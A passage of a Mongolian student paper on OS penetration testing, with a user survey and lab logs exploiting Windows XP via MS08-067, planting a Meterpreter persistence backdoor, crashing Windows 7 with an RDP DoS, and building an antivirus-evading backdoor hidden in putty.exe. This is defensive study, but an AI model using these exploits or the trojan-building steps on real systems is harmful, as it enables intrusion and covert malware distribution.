юм. Пентест хийнэ гэдэг нь тухайн байгууллага, ажилчдын чухал мэдээлэлтэй холбоотой байдаг учраас маш нарийн дүрэм хэлэлцээр, шат дарааллаар явагддаг. Гэрээ хэлэлцээр амжилттай хийгдсэний дараа пентестер тухайн байгууллагын сүлжээ, системд халдагч этгээд шиг сэтгэж, төлөвлөсний дагуу сүлжээг тест хийдэг.

**Түлхүүр үг:** *пентест, аюулгүй байдал, халдлага*

### Удиртгал

Сүлжээний аюулгүй байдалд хэрэглэгч болон серверийн аюулгүй байдлыг хангах нь чухал үүрэг юм. Энэ үүднээс тэдгээрийн аюулгүй байдлыг хангах учирч болзошгүй эрсдэлийг бууруулах үүднээс пентест үйл ажиллагааг хийж гүйцэтгэдэг. Пентест хийх үе шат нь тухайн пентестер байгууллагатай хууль ёсны гэрээ хэлэлцээтэйгээр хийж гүйцэтгэдэг. Пентест хийх гэрээг байгуулсны дараа пентестер халдагч этгээд шиг сэтгэж гарч болзошгүй эрсдэлийг тодорхойлдог. Үйлдлийн

системийн пентест хийнэ гэдэг нь Виндоус, Линүкс, Юникс төст системүүдийн эмзэг байдлыг тодорхойлж, түүнд нэвтрэх зэрэг үйл ажиллагааг хийж гүйцэтгэдэг.

Уг сэдвийн хүрэн хэрхэн системрүү халдах, хэрэглэгчдийн мэдээллийн хэрхэн хулгайлж болох зэрэг олон төрлийн халдлагуудыг хийж үзсэн. Үүнээс үүдэн өөрийн хувийн мэдээллийн аюулгүй байдлыг хангах чадвартай болсон. Мөн цаашлаад сургуулиа төгсөөд байгууллагын сүлжээний үндсэн аюулгүй байдлыг хангах чадвартай боллоо. Мөн вирусны програмаар илрэхгүй backdoor хийж чадсан тул мэдээллийн аюулгүй байдлыг хангахад үйлдлийн системийг update хийх лицензтэй вирусны эсрэг програм хэрэглэх нь хангалттай биш гэдгийг нотоллоо. Виндоус үйлдлийн системийн хувьд өөрийн ажиллаж буй процессуудыг хянах нь маш хялбар хэдий ч найдвартай аргуудын нэг юм. Энэхүү Пентест хийснээр бий болсон давуу талууд:

- ✓ Пентест хийх хүчирхэг түүлүүдтэй ажиллах чадвар эзэмшинэ.
- ✓ Пентест хийснээр үүсэж болох эрсдэлүүдийг багасгана.
- ✓ Үйлдлийн системрүү халдах, хэрэглэгчийн хувийн мэдээлэл хулгайлах зэрэг туршилтыг хийж гүйцэтгэсэн тул тэдгээрээс хэрхэн сэргийлж болох талаар ойлголтуудыг авч чадлаа.
- ✓ FUD backdoor бэлдсэнээр дан ганц лицензтэй вирусны эсрэг програм хэрэглэх нь үйлдлийн системийг аюулгүй байдлыг хангахад хангалттай бус гэдгийг нотолсноор хэрэглэгчдийг аливаа файлтай ажиллахдаа илүү хянамгай байхыг шаардана.

### **Үйлдлийн системийн пентест онолын судалгаа**

Систем пентест гэдэг нь тухайн нэг байгууллагын сүлжээнд халдлага, аюул заналын улмаас учирч болзошгүй эрсдэлийг урьдчилан үнэлж учирч болзошгүй эрсдэлийг басагдаг. Pentest нь эмзэг байдлын үнэлгээг гаргана. Мөн дан ганц эмзэг байдлыг илрүүлээд зогсохгүй халдагчид ашиглаж болохуйц эмзэг байдалруу exploit хийдэг. Хэрвээ боломжтой бол халдагчид нэвтэрч болохыг тодорхойлдог. Компьютерийн сүлжээ үүссэн цагаас эхэлсэн томоохон компаниудын кибер халдлагад өртсөн тухай сонин сэтгүүлд нийтлэгдсээр ирсэн билээ. Ихэнх тохиолдолд халдагчид сүүлийн үеийн болон zero-

day (програм хангамжийн сул тал нь нийтэд зарлагдаагүй эмзэг байдал)-ийг хийгээд байдаггүй. Томоохон компаниудын вэб сайтуудын SQL injection-ний эмзэг байдал, ажилчдад social-engineering халдлага явуулах, интернет дэх үйлчилгээний сул нууц үг гэх мэтчилэн аюулгүй байдал сул улмаас санхүү, цаг хугацаагаар хохирдог. Мөн компанийн аюулгүй байдлын цоорхойн улмаас хувийн өгөгдөл алдагдах, тэдний хэрэглэгчдийн хувийн мэдээллийг дэлгэгдэх зэрэг том хохирол учирдаг. Пентест нь халдагчидийн хийж болох эрсдэлийг урьдчилан тодорхойлж, тэдгээрийг хэрхэн яаж засварлахыг зөвлөдөг. Ингэснээр ирээдүйд учирч болзошгүй эмзэг байдлаас сэргийлдэг. Пентест хийгчдийн хувьд хэрэглэгчид үйлчлүүлэгчид бүрт өөр өөр үүрэг даалгавартай байна. Зарим хэрэглэгчдийн аюулгүй байдал маш сайн байдаг бол ихэнх хэрэглэгчид эмзэг байдлын улмаас дотоод системд халдагчдад өртдөг. Хэрэглэгч халдлагад дотоод болон гадаад сүлжээнээс өртөгддөг. Дотоод сүлжээнд хэрэглэгчид халдлагад өртөх нь их байдаг. Гадаад сүлжээнээс халдлага хийнэ гэдэг нь интернет орчноос хөнөөлт програмуудыг хэрэглэгчдэд тарааж ботнетэд оруулах, DoS, DDoS зэрэг нь багтана.

#### **Пентест хийх үе шатууд:**

Пентестинг хийх эхлэл нь *pre-engagement* (урьдчилан тохиролцох) үе шат юм. Энэ нь хэрэглэгчидтэй пентестингийн зорилго, хийх туршилт үргэлжлэх хугацаа зэргийн талаар ерөнхий ойлголтыг өгнө. Pentester болон үйлчлүүлэгч туршилт хийж эхлэх хугацаа, тайлангийн формат, бусад зүйлүүдийг харгалзан тохиролцсоны дагуу бодит туршилт эхэлнэ. *Information gathering* (мэдээлэл цуглуулах) үе шат нь пентестер үйлчлүүлэгчийн талаарх мэдээллийг тухайн системд холбогдож хайлт хийнэ. *Threat-modeling* (Аюултай загвар)-ийн үе шат тестер хайсан мэдээллүүдээ үнэ цэнийг тодорхойлно. Хэрвээ олж авсан мэдээллүүд системрүү нэвтрэх зөвшөөрөлтэй бол халдагч системийг эвдэх аюултай. Энэ нь пентестерт халдлага хийх үйл ажиллагааны төлөвлөгөөг гаргаж өгдөг. Pentester системд халдлага хийж эхлэхээс өмнө *Vulnerability analysis* (эмзэг байдлын шинжилгээ) хийдэг. Энэ үе шат нь pentester системийн эмзэг байдлыг илрүүлэн системд exploitation (нэвтрэх)-ний оролдлого хийх үе шат юм. Системд амжилттай нэвтрэвэл post-exploitation үе шат эхэлнэ. Энд exploitation хийх хөшүүрэг нь нэмэлт мэдээлэл, хэрэгтэй өгөгдөл, бусад системрүү хандах гэх мэтчилэн

давуу талыг үүсгэнэ. Эцэст нь *pentester reporting* буюу байгууллагын удирдлага, техникийн ажилтнуудад тайлан дүгнэлтийг танилцуулна.

**Pre-engagement үе шат:** Пентест эхлэхээс өмнө пентестер болон үйлчлүүлэгч хооронд пентест хэрхэн хийх талаар урьдчилан тохиролцоно. Pentester болон үйлчлүүлэгч хооронд хэн нэгэн нь зөвхөн эмзэг байдлыг илрүүлэхийг хүсдэгээс шалтгаалан үл ойлголцол гардаг. Урьдчилан тохиролцох үе шат нь *pentester* өөрийн үйлчлүүлэгчийн бизнесийн зорилго хэрэгтэй цаг хугацааг тодорхойлдог. Хэрвээ энэ нь тэдний анхны пентест бол ямар зүйл тэднийг пентест хийхэд хүргэсэн? Ямар зүйл тэдний санааг хамгийн их зовоож байгаа? Тест хийхэд ямар нэгэн хэврэг, болгоомжтой хандах төхөөрөмжүүд байгаа юу? Үйлчлүүлэгчээ бизнесийн тухай асуултуудыг асуу. Тэдэнд хамгийн чухал нь юу вэ? Жишээ нь: Тэдний интернет нэг цаг тасарвал мянган долларын алдагдал хүлээх зэрэг. Орон нутаг банкны хэрэглэгчид банканд ирэхдээ хол замыг туулж ирэх тохиолдолд банкны систем маш бага хугацаанд тасарсан ч үйлчлүүлэгчийг маш ихээр бухимдуулдаг. Мөн тэдний Вэб сайтруу халдагчид халдаж бүдүүлэг мессеж үлдээх зэргээр нэр хүндийг унагаах цаашлаад орлогод нөлөөлдөг. Pre-engagement үе шатны бусад чухал зүйлсэд дараах зүйлс багтана:

- ✓ **Scope (Цар хүрээ):** Хостууд ямар IP хаягын хамрах хүрээ байгаа? Та зөвхөн эмзэг байдлыг илрүүлэх ёстой юу? Эсвэл системд *exploit* ашиглах боломжтой юу?
- ✓ **Testing window (Туршилтын цонх):** Үйлчлүүлэгч зөвхөн тодорхой цагаар эсвэл тодорхой өдрөөр туршилт хийж болох юм.
- ✓ **Contact information (Харилцах мэдээлэл):** Хэрэв та ямар нэгэн ноцтой зүйл хайж олдвол хэнтэй холбоо барих ёстой вэ? Үйлчлүүлэгч та хэн нэгэнтэй хоногын 2цагт хэн нэгэнтэй холбогдъё гэж бодож байна уу? Тэд e-майл нууцлалтай ашиглахыг хүсэж байна уу?
- ✓ **Төлбөрийн нөхцөл:** Хэрхэн, хэзээ, хир их хэмжээний төлбөр хийсэн? Эцэст нь *pentester* үйлчлүүлэгч хоорондын гэрээ задруулахгүй гэсэн заалт орно. Үйлчлүүлэгчийн мэдээллийг задлахгүй үүднээс бичгээр амлалт гаргуулна.

**Мэдээлэл цуглуулах:** Энэ үе шатыг нээлттэй эхийн оюун ухаан (OSINT) мэдээлэл цуглуулах гэж нэрлэдэг. Энэ нь үйл ажиллагааны чөлөөтэй эх сурвалжийн

дүн шинжилгээ хийлгэдэг. Үүнийг хийхдээ pentester интернет болон дотоод сүлжээнд гарч байгаа, ямар нэгэн програм хангамж ажиллаж байгаа талаар порт сканер түүлийг ашигладаг.

**Аюулын загварчлал:** Мэдээлэл цуглуулах үе шатанд олж авсан мэдлэг дээрээ тулгуурлан аюул заналын загварчлал руу шилжинэ. Энд pentester халдагч шиг бодож цуглуулсан мэдээлэл дээр үндэслэн довтлох төлөвлөгөөг боловсруулна. Жишээ нь: Халдагч үйлчлүүлэгчийн мэдээллийг ашиглан код боловсруулж компанийн нууцын зэрэглэлтэй мэдээллийг хулгайлах, өрсөлдөгч компанид мэдээлэл зарах нь багтана. Цуглуулсан мэдээлэл дээр үндэслэн харилцагч компанийн системд нэвтрэх стратеги боловсруулна.

**Эмзэг байдлын шинжилгээ:** Энэ шатанд pentester системийн эмзэг байдлыг илрүүлж системд нэвтрэх стратегийг боловсруулна. Халдлага илрүүлэх систем, crash үйлчилгээнүүд нь амжилттай системд хийхэд саад болдог. Ихэнх үед энэ шатанд pentester хэрэглэгчийн эмзэг байдлыг скан хийх, өгөгдлийн сангийн эмзэг байдлыг шалгах зэрэг нь багтдаг. Эмзэг байдлыг илрүүлдэг маш олон хүчирхэг түүлүүд байдаг бөгөөд тэдгээрийн талаар дараачийн бүлэгт үзнэ.

**Нэвтрэх ажиллагаа:** Энэ нь хэрэглэгчийн систем илрүүлсэн эмзэг байдалруу exploit хийж системрүү нэвтрэх оролдлого юм (Үүний гол хэрэглэдэг түүл нь Metasploit). Хэрэглэгчдийн эмзэг байдал нь заримдаа маш энгийн байх бөгөөд дэфаулт хэрэглэгчийн нэр, нууц үгээр нэвтрэн орж ашиглахаар байдаг.

**Системрүү нэвтэрсний дараах:** Заримдаа үүнийг пентест хийсний өмнөх болон дараах үе шат зэрэг өөр өөрөөр ярьдаг. Нэвтэрсний дараах явцад халдагч системээс хэрэгтэй мэдээллийг хулгайлах, бүр цаашлаад хэрэглэгчийн админ эрхийг эзэмших, системд буцаж нэвтрэх backdoor-ийг бэлдэж ажиллуулах гэх мэтээр ашиглана. Жишээ нь: Халдагч Виндоус үйлдлийн системд нэвтэрч орсны дараа privilege escalation хийж хэрэглэгчийн үйлдлийн систем дэх нууц үгийн hash-ийн утгыг олж авах зэрэг нь энэ үе шатанд хамаарна.

**Тайлан бэлдэх:** Хамгийн сүүлийн үе шат нь пентест хийсэн тайлан юм. Энэ нь үйлчлүүлэгчид өөрийн илрүүлсэн сүлжээний сул тал түүний аюулгүй байдлыг хэрхэн засварлах сайжруулах талаар тайлагнана. Сайн pensting тайлан бичих тайлагнахад дадлага, туршлага илүү шаарддаг. Тайландаа харилцагчийн хувийн мэдээлэлд нэвтрэх эсвэл өөрчлөх боломжтой байсан зэргийг дурьдах хэрэгтэй[1].

**Үйлдлийн систем хэрэглэгчдийг тодорхойлох**

Энэхүү судалгаан хийх болсон шалтгаан нь хэрэглэгчдийн Мэдээллийн аюулгүй байдлыг тодорхойлно. Улмаар уг судалгааны үр дүнгээс хамааран пентестерийн үүднээс хувийн үйлдлийн системийн аюулгүй байдлыг хангах нийтлэлийг бичиж судалгаанд хамрагдсан хүмүүст нийтэлсэн. Уг судалгаанд Мэдээллийн технологийн холбоотой мэргэжлээр их дээд сургуульд суралцаж буй болон төгссөн хүмүүс хамрагдсан болно. Судалгаанд 7 ширхэг асуултыг асуусан бөгөөд уг тайланд чухал гэсэн асуултуудыг оруулав. Уг судалгаанд нийт 120 хүн оролцсон. Үүнд хэрэглэгчдийн үйлдлийн системийг тодорхойлоход дараах буюу Виндоус үйлдлийн систем давамгайлж байна.


**Та ямар үйлдлийн систем хэрэглэдэг вэ?**



*Зураг 1 Үйлдлийн систем хэрэглэгчдийн эзлэх хувь*

Дараагын асуудал нь хэрэглэгчдийн үйлдлийн системийн аюулгүй байдлыг хангах чухал ойлголт нь update хийх юм. Судалгаанаас харвал огт хийдэггүй хүмүүс буюу 35 хэрэглэгчдийн үйлдлийн систем ямар нэгэн байдлаар цоорхойтой гэдгийг тодорхойлж болно.

**Та компьютерийнхээ үйлдлийн системийхээ "UPDATE"-ийг хамгийн сүүлд хэзээ хийсэн вэ?**



*Зураг 2 Хэрэглэгчид үйлдлийн системийг update хийдэг эсэх*

Үйлдлийн системийг элдэв төрлийн вирус, хөнөөлт програмаас хамгаалах програмыг үйлдлийн системд хэрэглэх нь мэдээж аюулгүй байдлын асуудалд нааштай гэвч судалгаанаас дүгнэвэл Вирусны эсрэг програм огт хэрэглэдэггүй хүмүүс нийт

судалгааны 25%-ийг эзэлж байгаа нь ихээхэн аюултай юм.

**Та ямар төрлийн вирусны эсрэг програм хэрэглэдэг вэ?**



Зураг 2 Судалгаанд хамрагдагсадын Вирусны эсрэг програм харьцаа

Хавсралт 1 хэсгээс үйлдлийн системүүдийн эмзэг байдлын хүснэгтүүдээс харна уу.

**Системрүү пентест хийх туршилт**

*Системийг тандах, скан хийх, тооцоолох*

Уг туршилтын хүрээнд хүснэгт Х-д харуулсан үйлдлийн системүүдийг тандалт, скан, эмзэг байдлыг илрүүлэх болон системрүү нэвтрэн орох оролдлогуудыг хийж гүйцэтгэлээ. Үйлдлийн системүүдрүү пентест хийх үе амжилттай болсон тохиолдлуудыг тайлан орууллаа.

**Туршилтын ажил 1**

Windows XP үйлдлийн системийг илрүүлэх болон эмзэг байдлыг тодорхойлох:

Уг туршилтыг хийхдээ хамгийн эхэнд пентестер NMAP ашиглан сүлжээнд байгаа хэрэглэгчдийг илрүүлнэ.

```

root@pentest:~# nmap -sn 192.168.10.0/24

Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-14 00:08 EDT
Nmap scan report for 192.168.10.1
Host is up (0.00050s latency).
MAC Address: 00:0C:42:56:B7:55 (Routerboard.com)
Nmap scan report for 192.168.10.8
Host is up (0.00000s latency)

```

Зураг 9 NMAP ашиглан сүлжээний хэрэглэгчдийг илрүүлэв

Nessus уншиж дууссаны дараа дараах эмзэг байдлуудыг илрүүлсэн байна. Үүнээс smb-гийн эмзэг байдлыг ашиглан metasploit-оор exploit хийлээ.

Severity	Plugin Id	Name
Critical (10.0)	18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)
Critical (10.0)	22194	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncredentialed check)
Critical (10.0)	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)
Critical (10.0)	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
Critical (10.0)	73182	Microsoft Windows XP Unsupported Installation Detection

Зураг 10 Nessus ашиглан үйлдлийн системийн эмзэг байдлыг тодорхойлов

Windows 7 үйлдлийн системийг скан болон эмзэг байдлыг тодорхойлов: Виндоус 7 үйлдлийн системийг nessus түүлээр уншуулж ямар эмзэг байдлыг шалгахад critical төвшний хоёр эмзэг байдал илэрсэн бөгөөд эхний **MS11-030**-тай эмзэг байдлыг metasploit хийх гэж оролдсон боловч уг эмзэг байдлыг exploit хийх код интернетэд үнэгүй тавигдаагүй байна. Ингээд дараагийн **MS14-066** гэсэн кодтой эмзэг байдлыг metasploit-оосоо хайхад remote desktop эмзэг байдал байсан тул Exploit хийх алхамруу ШИЛЖЛЭЭ.

192.168.10.4					
Summary					
Critical	High	Medium	Low	Info	Total
2	1	7	2	34	46
Details					
Severity	Plugin Id	Name			
Critical (10.0)	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)			
Critical (10.0)	79638	MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)			

Зураг 11 Виндоус 7 үйлдлийн системийн эмзэг байдлыг тодорхойлов

Системрүү нэврэх, түүний дараах үйл ажиллагаа

#### Туршилт 2

Виндоус XP үйлдлийн системрүү samba-гийн цоорхой байгаа тул тухайн цоорхойгоор exploit хийх модулын ашиглав.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  -
  0    Automatic Targeting
  1    Windows 2000 Universal
  2    Windows XP SP0/SP1 Universal
  3    Windows XP SP2 English (AlwaysOn NX)
  4    Windows XP SP2 English (NX)
  5    Windows XP SP3 English (AlwaysOn NX)
  6    Windows XP SP3 English (NX)
  7    Windows 2003 SP0 Universal
```

Зураг 12 Тодорхойлсон эмзэг байдлын дагуу эмзэг байдлаар нэвтрэх модулыг

сонгов

Ингээд үйлдлийн системийг зааж өгөөд нэвтрэх үйлдлийн системийг зааж өгөөд системрүү нэвтэрлээ.

**Үр дүн:**

```
msf exploit(ms08_067_netapi) > set target 4
target => 4
msf exploit(ms08_067_netapi) > exploit

[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(ms08_067_netapi) > set rhost 192.168.10.38
rhost => 192.168.10.38
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.10.23:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.10.38
[*] Meterpreter session 1 opened (192.168.10.23:4444 -> 192.168.10.38:1074) at 2015-04-14 10:02:37 -0400

meterpreter > |
```

Зураг 13 Виндоус XP үйлдлийн системрүү нэвтрэн оров

Системд нэвтэрсэний дараа metasploit-ийн Persistence backdoor-ийг үүсгэж өгөв. Уг backdoor-ийг систем асаад 30сек дараа пентестерийн хаягруу reverse shell холбогдох хүсэлтийг илгээдэг байхаар тохируулаад системийг унтраав.

```
meterpreter > run persistence -A -L c:\\ -X 30 -p 4444 -r 192.168.10.23
[*] Running Persistence Config
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/VRLEE-B712DD775_20150414.4852/VRLEE-B712DD775_20150414.4852.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.23 LPORT=4444
[*] Persistent agent script is 148481 bytes long
[*] Persistent Script written to C:\DOCUME~1\bat\LOCALS~1\Temp\YCGieF.vbs
[*] Executing script C:\DOCUME~1\bat\LOCALS~1\Temp\YCGieF.vbs
[*] Agent executed with PID 1608
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eNCiWNJaFuj
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eNCiWNJaFuj
meterpreter > reboot
Rebooting...
meterpreter >
[*] 192.168.10.38 - Meterpreter session 1 closed. Reason: Died
```

Зураг 14 Metasploit-оор backdoor үлдээв

Виндоус 7 үйлдлийн системийн DoS халдлага хийв:

Metasploit-ийн remote desktop-ийн эмзэг байдалруу халдах кодын дагуу exploit-ийг RHOST дээр виндоус 7 хэрэглэгчийн хаягыг зааж өгөв. Харин RPORT нь default-аараа 3389 порт тохируулагдсан.

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show actions
Auxiliary actions:
  Name  Description
  ----  -
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.10.4
RHOST => 192.168.10.4
msf auxiliary(ms12_020_maxchannelids) > run
[*] 192.168.10.4:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.10.4:3389 - 210 bytes sent
[*] 192.168.10.4:3389 - Checking RDP status...
[*] 192.168.10.4:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) >
```

Зураг 15 Халдах системийн хаяг, порт зэргийг тодорхойлж өгөв

Пентестерээс Remote desktop-оор dos халдлага хийхэд тухайн Windows 7 ажиллаж буй компьютер унтарлаа. Уг dos халдлага нь их хэмжээний бус харин 210byte-ийн л хэмжээтэй пакетийг илгээсэн. Үүнээс үйлдлийн системийн эмзэг байдал нь ямар хор хөнөөлд хүргэж болохыг харуулж байна.

```
Technical information:
*** STOP: 0x00000050 (0xFFFFF8A02FD1A408, 0x0000000000000000, 0xFFFFF88005147CC9, 0x0000000000000002)

***      RDPWD.SYS - Address FFFFF88005147CC9 base at FFFFF88005125000, DateStamp
4a5bce6f

Collecting data for crash dump ...
initializing disk for crash dump ...
```

Зураг 16 Халдлага хийсний дараах үр дүн

**Пентест хийсэн үйлдлийн системүүд:**

Үйлдлийн системийг анх суулгаад ямар нэгэн update програмуудыг суулгаагүй үед дараах эмзэг байдлуудтай байна.

Хүснэгт 1 Пентест хийсн үйлдлийн систем эмзэг байдал үр дүн

Үйлдлийн системийн нэр	Бага	Дунд	Их	Маш их	Эмзэг байдал нийт	Exploit тоо	Хэрэглэгч ашиглаж буй Эмзэг байдал
Windows XP	-	2	1	5	8	3	

Windows server 2003	-	2	1	3	6	2	
Windows 7	2	7	1	2	12	1	1
Windows server 2008	-	1	-	-	1	-	
Windows 8	-	1	-	-	1	-	6
Windows server 2012	-	-	-	-	-	-	
Windows 10	-	-	-	-	-		
CentOS 6.3	-	2	1	-	2	-	6
CentOS 7	3	2	1	-	6	-	
Debian 6	3	4	-	-	7	-	
Debian 7	3	6	-	-	9	-	
Ubuntu (update)							

Хүмүүсийн ашиглаж буй үйлдлийн системүүдэд penetration testing хийж гүйцэтгэсэн үр дүн


*Хүснэгт 2 Хүмүүсийн хэрэглэж буй үйлдлийн систем эмзэг байдал*

Үйлдлийн системийн нэр	Бага	Дунд	Их	Маш их	Эмзэг байдал нийт	Exploit тоо
Windows 7	-	1	-	-	1	-
Windows 8	2	4			6	-
Windows server 2012						
CentOS 6.3	3	2	1	-		-

Системрүү нэвтэрсэний дараах үйл ажиллагаа:


Туршилтыг Виндоус сервер 2012 үйллийн систем дээр хийж гүйцэтгэв.






Зураг 18 Veil-Evasion ашиглан Backdoor үүсгэв

Алхам 2: Batch-аас exe өргөтөглрүү хөрвүүлдэг компайлер ашиглан дараах байдлаар оруулж ирж хөрвүүлээ.



Зураг 19 Batch өргөтгөлөөс Exe-рүү хөрвүүлэв

Алхам 3: IExpress түүлийг ашиглан backdoor exe файлыг putty.exe файльтай нийлүүлсэн бөгөөд уг үүссэн файл нь ажиллахдаа putty-ийг ажиллуулж цаанаа ямар нэгэн цонхонд харагдахгүйгээр backdoor ажиллахаар нийлүүлэв.



Зураг 20 Backdoor болон Putty-ийг bind хийв.

Алхам 4: Icon changer ашиглан backdoor-ийн icon-ийг putty-гийн icon-оор солив. Ингээд backdoor бэлэн боллоо.

Алхам 5: Үүсгэсэн backdoor-ийг ажиллуулан Metasploit-оор халдагч талд ажиллуулаад exploit хийж системрүү нэвтрэн орлоо.

```
msf exploit(handler) > sessions

Active sessions
=====

  Id  Type                Information          Connection
  --  -
  1   meterpreter x86/win32  192.168.1.2:4444 -> 192.168.1.3:60616
      (192.168.1.3)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > |
```

Зураг 21 FUD backdoor нь metasploit-той сэйшэн үүссэн үр дүн


Үр дүн



SHA256:	51e3ebdc3dbee2efa03eaada100b130dfac2c0452f0d66d0e60315cb0d779b0a	
File name:	51e3ebdc3dbee2efa03eaada100b130dfac2c0452f0d66d0e60315cb0d779b0a.exe	
Detection ratio:	0 / 56	
Analysis date:	2015-05-12 20:24:33 UTC ( 1 day, 19 hours ago )	

Зураг 22 FUD Backdoor үр дүн

Доорхи зурагт өөрийн бэлдсэн Backdoor-ийг вирусны програм илрүүэхгүй байх аргууд болон тэдгээрээр хэрхэн үр дүнд хүрсэнийг харууллаа.



Зураг 23 Вирусны програмаас зайлсхийсэн үр дүн харицуулалт

Вирусны програмаас зайлхийх backdoor-ийг хийхэд ашигласан аргууд болон үр дүн.

*Хүснэгт 3 Exe файл вирусны програм илрүүлэлтээс зайлсхийсэн*

№	Ашигласан түүл	Вирусны програмаас зайлсхийсэн аргууд	Илрүүлсэн AV програм	Нийт AV програм
1	Metasploit	Msfencode	40	56
2	Metasploit	msfencode олон удаа кодлох	37	56
3	Veil-Evasion	Veil-ээр exe файл үүсгэх	9	56
4	Veil-Evasion	Veil-ээр batch файл үүсгэх	11	56
5	Advanced BAT to EXE Converter v2.92	Veil-ээр үүсгэсэн batch-файлыг exe-рүү хөрвүүлэх	4	56
6	MD5 Hash Changer v1.0	Exe файлын хэшийг өөрчлөх	3	56
7	MD5 Hash Changer v1.0	Хэшийн утгыг дахин өөрчлөх	3	56
8	BAT to EXE Converter v2.1.4	Veil-ээр үүсгэсэн batch файлыг exe-рүү хөрвүүлэх	2	56
9	Iexpress	Үүсгэсэн exe файлд putty.exe файлын хамт шахах	0	56

#### **Документ файлуудад backdoor-ийг ажиллуулах**

